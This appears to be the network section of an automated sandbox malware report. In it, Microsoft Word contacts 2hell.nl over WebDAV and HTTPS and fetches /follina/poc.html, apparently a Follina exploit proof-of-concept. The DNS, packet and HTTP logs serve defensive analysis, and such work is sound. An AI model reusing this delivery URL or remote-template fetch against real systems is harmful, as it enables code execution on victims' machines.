Aug 18, 2022 03:26:27.593431950 CEST	49177	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:27.624212980 CEST	443	49177	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:27.624478102 CEST	443	49177	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:27.624552011 CEST	49177	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:27.624588966 CEST	49177	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:27.624609947 CEST	443	49177	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:27.624625921 CEST	49177	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:27.624634027 CEST	443	49177	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:27.624881983 CEST	49178	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:27.624918938 CEST	443	49178	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:27.624985933 CEST	49178	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:27.625117064 CEST	49178	443	192.168.2.22	178.21.112.152
Aug 18, 2022 03:26:27.625130892 CEST	443	49178	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:27.678792000 CEST	443	49178	178.21.112.152	192.168.2.22
Aug 18, 2022 03:26:27.679228067 CEST	49178	443	192.168.2.22	178.21.112.152

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 18, 2022 03:26:14.132697105 CEST	49688	53	192.168.2.22	8.8.8.8
Aug 18, 2022 03:26:14.172312975 CEST	53	49688	8.8.8.8	192.168.2.22
Aug 18, 2022 03:26:19.898319960 CEST	58836	53	192.168.2.22	8.8.8.8
Aug 18, 2022 03:26:19.937839031 CEST	53	58836	8.8.8.8	192.168.2.22
Aug 18, 2022 03:26:19.943753004 CEST	50134	53	192.168.2.22	8.8.8.8
Aug 18, 2022 03:26:19.982876062 CEST	53	50134	8.8.8.8	192.168.2.22
Aug 18, 2022 03:26:24.749608994 CEST	55275	53	192.168.2.22	8.8.8.8
Aug 18, 2022 03:26:24.771452904 CEST	53	55275	8.8.8.8	192.168.2.22
Aug 18, 2022 03:26:24.782529116 CEST	59915	53	192.168.2.22	8.8.8.8
Aug 18, 2022 03:26:24.823863029 CEST	53	59915	8.8.8.8	192.168.2.22
Aug 18, 2022 03:26:27.424046040 CEST	54408	53	192.168.2.22	8.8.8.8
Aug 18, 2022 03:26:27.463329077 CEST	53	54408	8.8.8.8	192.168.2.22
Aug 18, 2022 03:26:27.470101118 CEST	50108	53	192.168.2.22	8.8.8.8
Aug 18, 2022 03:26:27.517323971 CEST	53	50108	8.8.8.8	192.168.2.22
Aug 18, 2022 03:26:28.789442062 CEST	54723	53	192.168.2.22	8.8.8.8
Aug 18, 2022 03:26:28.808691025 CEST	53	54723	8.8.8.8	192.168.2.22
Aug 18, 2022 03:26:28.810887098 CEST	58062	53	192.168.2.22	8.8.8.8
Aug 18, 2022 03:26:28.828114986 CEST	53	58062	8.8.8.8	192.168.2.22
Aug 18, 2022 03:26:29.904416084 CEST	56703	53	192.168.2.22	8.8.8.8
Aug 18, 2022 03:26:29.923461914 CEST	53	56703	8.8.8.8	192.168.2.22
Aug 18, 2022 03:26:29.928502083 CEST	59241	53	192.168.2.22	8.8.8.8
Aug 18, 2022 03:26:29.992835045 CEST	53	59241	8.8.8.8	192.168.2.22
Aug 18, 2022 03:26:31.190190077 CEST	55244	53	192.168.2.22	8.8.8.8
Aug 18, 2022 03:26:31.207489967 CEST	53	55244	8.8.8.8	192.168.2.22
Aug 18, 2022 03:26:31.209192991 CEST	53958	53	192.168.2.22	8.8.8.8
Aug 18, 2022 03:26:31.228089094 CEST	53	53958	8.8.8.8	192.168.2.22
Aug 18, 2022 03:26:32.329346895 CEST	56020	53	192.168.2.22	8.8.8.8
Aug 18, 2022 03:26:32.346155882 CEST	53	56020	8.8.8.8	192.168.2.22
Aug 18, 2022 03:26:32.348210096 CEST	51663	53	192.168.2.22	8.8.8.8
Aug 18, 2022 03:26:32.367182970 CEST	53	51663	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 18, 2022 03:26:14.132697105 CEST	192.168.2.22	8.8.8.8	0x5930	Standard query (0)	2hell.nl	A (IP address)	IN (0x0001)
Aug 18, 2022 03:26:19.898319960 CEST	192.168.2.22	8.8.8.8	0x75e7	Standard query (0)	2hell.nl	A (IP address)	IN (0x0001)
Aug 18, 2022 03:26:19.943753004 CEST	192.168.2.22	8.8.8.8	0x1897	Standard query (0)	2hell.nl	A (IP address)	IN (0x0001)
Aug 18, 2022 03:26:24.749608994 CEST	192.168.2.22	8.8.8.8	0xf2ca	Standard query (0)	2hell.nl	A (IP address)	IN (0x0001)
Aug 18, 2022 03:26:24.782529116 CEST	192.168.2.22	8.8.8.8	0xdc64	Standard query (0)	2hell.nl	A (IP address)	IN (0x0001)
Aug 18, 2022 03:26:27.424046040 CEST	192.168.2.22	8.8.8.8	0xbe50	Standard query (0)	2hell.nl	A (IP address)	IN (0x0001)
Aug 18, 2022 03:26:27.470101118 CEST	192.168.2.22	8.8.8.8	0x646c	Standard query (0)	2hell.nl	A (IP address)	IN (0x0001)
Aug 18, 2022 03:26:28.789442062 CEST	192.168.2.22	8.8.8.8	0x12f1	Standard query (0)	2hell.nl	A (IP address)	IN (0x0001)
Aug 18, 2022 03:26:28.810887098 CEST	192.168.2.22	8.8.8.8	0xe6e0	Standard query (0)	2hell.nl	A (IP address)	IN (0x0001)
Aug 18, 2022 03:26:29.904416084 CEST	192.168.2.22	8.8.8.8	0x2057	Standard query (0)	2hell.nl	A (IP address)	IN (0x0001)
Aug 18, 2022 03:26:29.928502083 CEST	192.168.2.22	8.8.8.8	0x5cd7	Standard query (0)	2hell.nl	A (IP address)	IN (0x0001)
Aug 18, 2022 03:26:31.190190077 CEST	192.168.2.22	8.8.8.8	0x6703	Standard query (0)	2hell.nl	A (IP address)	IN (0x0001)
Aug 18, 2022 03:26:31.209192991 CEST	192.168.2.22	8.8.8.8	0x7820	Standard query (0)	2hell.nl	A (IP address)	IN (0x0001)
Aug 18, 2022 03:26:32.329346895 CEST	192.168.2.22	8.8.8.8	0x2c87	Standard query (0)	2hell.nl	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 18, 2022 03:26:32.348210096 CEST	192.168.2.22	8.8.8.8	0x4c7a	Standard query (0)	2hell.nl	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 18, 2022 03:26:14.172312975 CEST	8.8.8.8	192.168.2.22	0x5930	No error (0)	2hell.nl		178.21.112.152	A (IP address)	IN (0x0001)
Aug 18, 2022 03:26:19.937839031 CEST	8.8.8.8	192.168.2.22	0x75e7	No error (0)	2hell.nl		178.21.112.152	A (IP address)	IN (0x0001)
Aug 18, 2022 03:26:19.982876062 CEST	8.8.8.8	192.168.2.22	0x1897	No error (0)	2hell.nl		178.21.112.152	A (IP address)	IN (0x0001)
Aug 18, 2022 03:26:24.771452904 CEST	8.8.8.8	192.168.2.22	0xf2ca	No error (0)	2hell.nl		178.21.112.152	A (IP address)	IN (0x0001)
Aug 18, 2022 03:26:24.823863029 CEST	8.8.8.8	192.168.2.22	0xdc64	No error (0)	2hell.nl		178.21.112.152	A (IP address)	IN (0x0001)
Aug 18, 2022 03:26:27.463329077 CEST	8.8.8.8	192.168.2.22	0xbe50	No error (0)	2hell.nl		178.21.112.152	A (IP address)	IN (0x0001)
Aug 18, 2022 03:26:27.517323971 CEST	8.8.8.8	192.168.2.22	0x646c	No error (0)	2hell.nl		178.21.112.152	A (IP address)	IN (0x0001)
Aug 18, 2022 03:26:28.808691025 CEST	8.8.8.8	192.168.2.22	0x12f1	No error (0)	2hell.nl		178.21.112.152	A (IP address)	IN (0x0001)
Aug 18, 2022 03:26:28.828114986 CEST	8.8.8.8	192.168.2.22	0xe6e0	No error (0)	2hell.nl		178.21.112.152	A (IP address)	IN (0x0001)
Aug 18, 2022 03:26:29.923461914 CEST	8.8.8.8	192.168.2.22	0x2057	No error (0)	2hell.nl		178.21.112.152	A (IP address)	IN (0x0001)
Aug 18, 2022 03:26:29.992835045 CEST	8.8.8.8	192.168.2.22	0x5cd7	No error (0)	2hell.nl		178.21.112.152	A (IP address)	IN (0x0001)
Aug 18, 2022 03:26:31.207489967 CEST	8.8.8.8	192.168.2.22	0x6703	No error (0)	2hell.nl		178.21.112.152	A (IP address)	IN (0x0001)
Aug 18, 2022 03:26:31.228089094 CEST	8.8.8.8	192.168.2.22	0x7820	No error (0)	2hell.nl		178.21.112.152	A (IP address)	IN (0x0001)
Aug 18, 2022 03:26:32.346155882 CEST	8.8.8.8	192.168.2.22	0x2c87	No error (0)	2hell.nl		178.21.112.152	A (IP address)	IN (0x0001)
Aug 18, 2022 03:26:32.367182970 CEST	8.8.8.8	192.168.2.22	0x4c7a	No error (0)	2hell.nl		178.21.112.152	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 2hell.nl

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49173	178.21.112.152	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-08-18 01:26:14 UTC	0	OUT	OPTIONS /follina/ HTTP/1.1 User-Agent: Microsoft Office Protocol Discovery Host: 2hell.nl Content-Length: 0 Connection: Keep-Alive
2022-08-18 01:26:14 UTC	0	IN	HTTP/1.1 200 OK Date: Thu, 18 Aug 2022 01:25:03 GMT Server: Apache Strict-Transport-Security: max-age=63072000; preload X-Frame-Options: DENY Referrer-Policy: strict-origin-when-cross-origin X-Content-Type-Options: nosniff Allow: GET,HEAD,POST,OPTIONS Content-Length: 0 Connection: close Content-Type: httpd/unix-directory

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49174	178.21.112.152	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-08-18 01:26:20 UTC	0	OUT	HEAD /follina/poc.html HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft Office Existence Discovery Host: 2hell.nl
2022-08-18 01:26:20 UTC	0	IN	HTTP/1.1 200 OK Date: Thu, 18 Aug 2022 01:25:08 GMT Server: Apache Strict-Transport-Security: max-age=63072000; preload X-Frame-Options: DENY Referrer-Policy: strict-origin-when-cross-origin X-Content-Type-Options: nosniff Last-Modified: Mon, 30 May 2022 19:35:11 GMT ETag: "1a76-5e03fc121ca9b" Accept-Ranges: bytes Content-Length: 6774 Connection: close Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.22	49183	178.21.112.152	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-08-18 01:26:29 UTC	13	OUT	HEAD /follina/poc.html HTTP/1.1 User-Agent: Microsoft Office Existence Discovery Host: 2hell.nl Content-Length: 0 Connection: Keep-Alive
2022-08-18 01:26:29 UTC	13	IN	HTTP/1.1 200 OK Date: Thu, 18 Aug 2022 01:25:18 GMT Server: Apache Strict-Transport-Security: max-age=63072000; preload X-Frame-Options: DENY Referrer-Policy: strict-origin-when-cross-origin X-Content-Type-Options: nosniff Last-Modified: Mon, 30 May 2022 19:35:11 GMT ETag: "1a76-5e03fc121ca9b" Accept-Ranges: bytes Content-Length: 6774 Connection: close Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.22	49184	178.21.112.152	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-08-18 01:26:30 UTC	13	OUT	HEAD /follina/poc.html HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft Office Existence Discovery Host: 2hell.nl
2022-08-18 01:26:30 UTC	13	IN	HTTP/1.1 200 OK Date: Thu, 18 Aug 2022 01:25:18 GMT Server: Apache Strict-Transport-Security: max-age=63072000; preload X-Frame-Options: DENY Referrer-Policy: strict-origin-when-cross-origin X-Content-Type-Options: nosniff Last-Modified: Mon, 30 May 2022 19:35:11 GMT ETag: "1a76-5e03fc121ca9b" Accept-Ranges: bytes Content-Length: 6774 Connection: close Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.22	49185	178.21.112.152	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-08-18 01:26:31 UTC	14	OUT	Data Raw: 50 52 4f 50 46 49 4e 44 20 2f 66 6f 6c 6c 69 6e 61 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 69 63 72 6f 73 6f 66 74 2d 57 65 62 44 41 56 2d 4d 69 6e 69 52 65 64 69 72 2f 36 2e 31 2e 37 36 30 31 0d 0a 44 65 70 74 68 3a 20 30 0d 0a 74 72 61 6e 73 6c 61 74 65 3a 20 66 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 48 6f 73 74 3a 20 32 68 65 6c 6c 2e 6e 6c 0d 0a 0d 0a Data Ascii: PROPFIND /follina HTTP/1.1Connection: Keep-AliveUser-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601Depth: 0translate: fContent-Length: 0Host: 2hell.nl
2022-08-18 01:26:31 UTC	14	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 18 Aug 2022 01:25:19 GMT Server: Apache Strict-Transport-Security: max-age=63072000; preload X-Frame-Options: DENY Referrer-Policy: strict-origin-when-cross-origin X-Content-Type-Options: nosniff Location: https://2hell.nl/follina/ Content-Length: 233 Connection: close Content-Type: text/html; charset=iso-8859-1
2022-08-18 01:26:31 UTC	14	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 32 68 65 6c 6c 2e 6e 6c 2f 66 6f 6c 6c 69 6e 61 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.22	49186	178.21.112.152	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-08-18 01:26:31 UTC	15	OUT	Data Raw: 50 52 4f 50 46 49 4e 44 20 2f 66 6f 6c 6c 69 6e 61 2f 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 69 63 72 6f 73 6f 66 74 2d 57 65 62 44 41 56 2d 4d 69 6e 69 52 65 64 69 72 2f 36 2e 31 2e 37 36 30 31 0d 0a 44 65 70 74 68 3a 20 30 0d 0a 74 72 61 6e 73 6c 61 74 65 3a 20 66 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 48 6f 73 74 3a 20 32 68 65 6c 6c 2e 6e 6c 0d 0a 0d 0a Data Ascii: PROPFIND /follina/ HTTP/1.1Connection: Keep-AliveUser-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601Depth: 0translate: fContent-Length: 0Host: 2hell.nl
2022-08-18 01:26:31 UTC	15	IN	HTTP/1.1 405 Method Not Allowed Date: Thu, 18 Aug 2022 01:25:19 GMT Server: Apache Strict-Transport-Security: max-age=63072000; preload X-Frame-Options: DENY Referrer-Policy: strict-origin-when-cross-origin X-Content-Type-Options: nosniff Allow: GET,HEAD,POST,OPTIONS Content-Length: 357 Connection: close Content-Type: text/html; charset=iso-8859-1
2022-08-18 01:26:31 UTC	15	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 6d 65 74 68 6f 64 20 47 45 54 20 69 73 20 6e 6f 74 20 61 6c 6c 6f 77 65 64 20 66 6f 72 20 74 68 65 20 55 52 4c 20 2f 66 6f 6c 6c 69 6e 61 2f 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>405 Method Not Allowed</title></head><body> Method Not Allowed The requested method GET is not allowed for the URL /follina/. Additionally, a 405 Method Not Allowed

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.22	49187	178.21.112.152	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-08-18 01:26:32 UTC	15	OUT	Data Raw: 50 52 4f 50 46 49 4e 44 20 2f 66 6f 6c 6c 69 6e 61 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 69 63 72 6f 73 6f 66 74 2d 57 65 62 44 41 56 2d 4d 69 6e 69 52 65 64 69 72 2f 36 2e 31 2e 37 36 30 31 0d 0a 44 65 70 74 68 3a 20 30 0d 0a 74 72 61 6e 73 6c 61 74 65 3a 20 66 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 48 6f 73 74 3a 20 32 68 65 6c 6c 2e 6e 6c 0d 0a 0d 0a Data Ascii: PROPFIND /follina HTTP/1.1Connection: Keep-AliveUser-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601Depth: 0translate: fContent-Length: 0Host: 2hell.nl
2022-08-18 01:26:32 UTC	16	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 18 Aug 2022 01:25:20 GMT Server: Apache Strict-Transport-Security: max-age=63072000; preload X-Frame-Options: DENY Referrer-Policy: strict-origin-when-cross-origin X-Content-Type-Options: nosniff Location: https://2hell.nl/follina/ Content-Length: 233 Connection: close Content-Type: text/html; charset=iso-8859-1
2022-08-18 01:26:32 UTC	16	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 32 68 65 6c 6c 2e 6e 6c 2f 66 6f 6c 6c 69 6e 61 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.22	49188	178.21.112.152	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-08-18 01:26:32 UTC	16	OUT	Data Raw: 50 52 4f 50 46 49 4e 44 20 2f 66 6f 6c 6c 69 6e 61 2f 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 69 63 72 6f 73 6f 66 74 2d 57 65 62 44 41 56 2d 4d 69 6e 69 52 65 64 69 72 2f 36 2e 31 2e 37 36 30 31 0d 0a 44 65 70 74 68 3a 20 30 0d 0a 74 72 61 6e 73 6c 61 74 65 3a 20 66 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 48 6f 73 74 3a 20 32 68 65 6c 6c 2e 6e 6c 0d 0a 0d 0a Data Ascii: PROPFIND /follina/ HTTP/1.1Connection: Keep-AliveUser-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601Depth: 0translate: fContent-Length: 0Host: 2hell.nl
2022-08-18 01:26:32 UTC	16	IN	HTTP/1.1 405 Method Not Allowed Date: Thu, 18 Aug 2022 01:25:21 GMT Server: Apache Strict-Transport-Security: max-age=63072000; preload X-Frame-Options: DENY Referrer-Policy: strict-origin-when-cross-origin X-Content-Type-Options: nosniff Allow: GET,HEAD,POST,OPTIONS Content-Length: 357 Connection: close Content-Type: text/html; charset=iso-8859-1
2022-08-18 01:26:32 UTC	17	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 6d 65 74 68 6f 64 20 47 45 54 20 69 73 20 6e 6f 74 20 61 6c 6c 6f 77 65 64 20 66 6f 72 20 74 68 65 20 55 52 4c 20 2f 66 6f 6c 6c 69 6e 61 2f 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>405 Method Not Allowed</title></head><body> Method Not Allowed The requested method GET is not allowed for the URL /follina/. Additionally, a 405 Method Not Allowed

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.22	49189	178.21.112.152	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-08-18 01:26:32 UTC	17	OUT	GET /follina/poc.html HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; ms-office; MSOffice 14) UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: 2hell.nl If-Modified-Since: Mon, 30 May 2022 19:35:11 GMT If-None-Match: "1a76-5e03fc121ca9b" Connection: Keep-Alive
2022-08-18 01:26:32 UTC	17	IN	HTTP/1.1 304 Not Modified Date: Thu, 18 Aug 2022 01:25:21 GMT Server: Apache Connection: close ETag: "1a76-5e03fc121ca9b"

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.22	49190	178.21.112.152	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-08-18 01:26:32 UTC	18	OUT	HEAD /follina/poc.html HTTP/1.1 User-Agent: Microsoft Office Existence Discovery Host: 2hell.nl Content-Length: 0 Connection: Keep-Alive
2022-08-18 01:26:32 UTC	18	IN	HTTP/1.1 200 OK Date: Thu, 18 Aug 2022 01:25:21 GMT Server: Apache Strict-Transport-Security: max-age=63072000; preload X-Frame-Options: DENY Referrer-Policy: strict-origin-when-cross-origin X-Content-Type-Options: nosniff Last-Modified: Mon, 30 May 2022 19:35:11 GMT ETag: "1a76-5e03fc121ca9b" Accept-Ranges: bytes Content-Length: 6774 Connection: close Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.22	49191	178.21.112.152	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-08-18 01:26:33 UTC	18	OUT	HEAD /follina/poc.html HTTP/1.1 User-Agent: Microsoft Office Existence Discovery Host: 2hell.nl Content-Length: 0 Connection: Keep-Alive
2022-08-18 01:26:33 UTC	18	IN	HTTP/1.1 200 OK Date: Thu, 18 Aug 2022 01:25:21 GMT Server: Apache Strict-Transport-Security: max-age=63072000; preload X-Frame-Options: DENY Referrer-Policy: strict-origin-when-cross-origin X-Content-Type-Options: nosniff Last-Modified: Mon, 30 May 2022 19:35:11 GMT ETag: "1a76-5e03fc121ca9b" Accept-Ranges: bytes Content-Length: 6774 Connection: close Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49175	178.21.112.152	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-08-18 01:26:24 UTC	0	OUT	OPTIONS /follina HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601 translate: f Host: 2hell.nl
2022-08-18 01:26:24 UTC	1	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 18 Aug 2022 01:25:13 GMT Server: Apache Strict-Transport-Security: max-age=63072000; preload X-Frame-Options: DENY Referrer-Policy: strict-origin-when-cross-origin X-Content-Type-Options: nosniff Location: https://2hell.nl/follina/ Content-Length: 233 Connection: close Content-Type: text/html; charset=iso-8859-1
2022-08-18 01:26:24 UTC	1	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 32 68 65 6c 6c 2e 6e 6c 2f 66 6f 6c 6c 69 6e 61 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49176	178.21.112.152	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
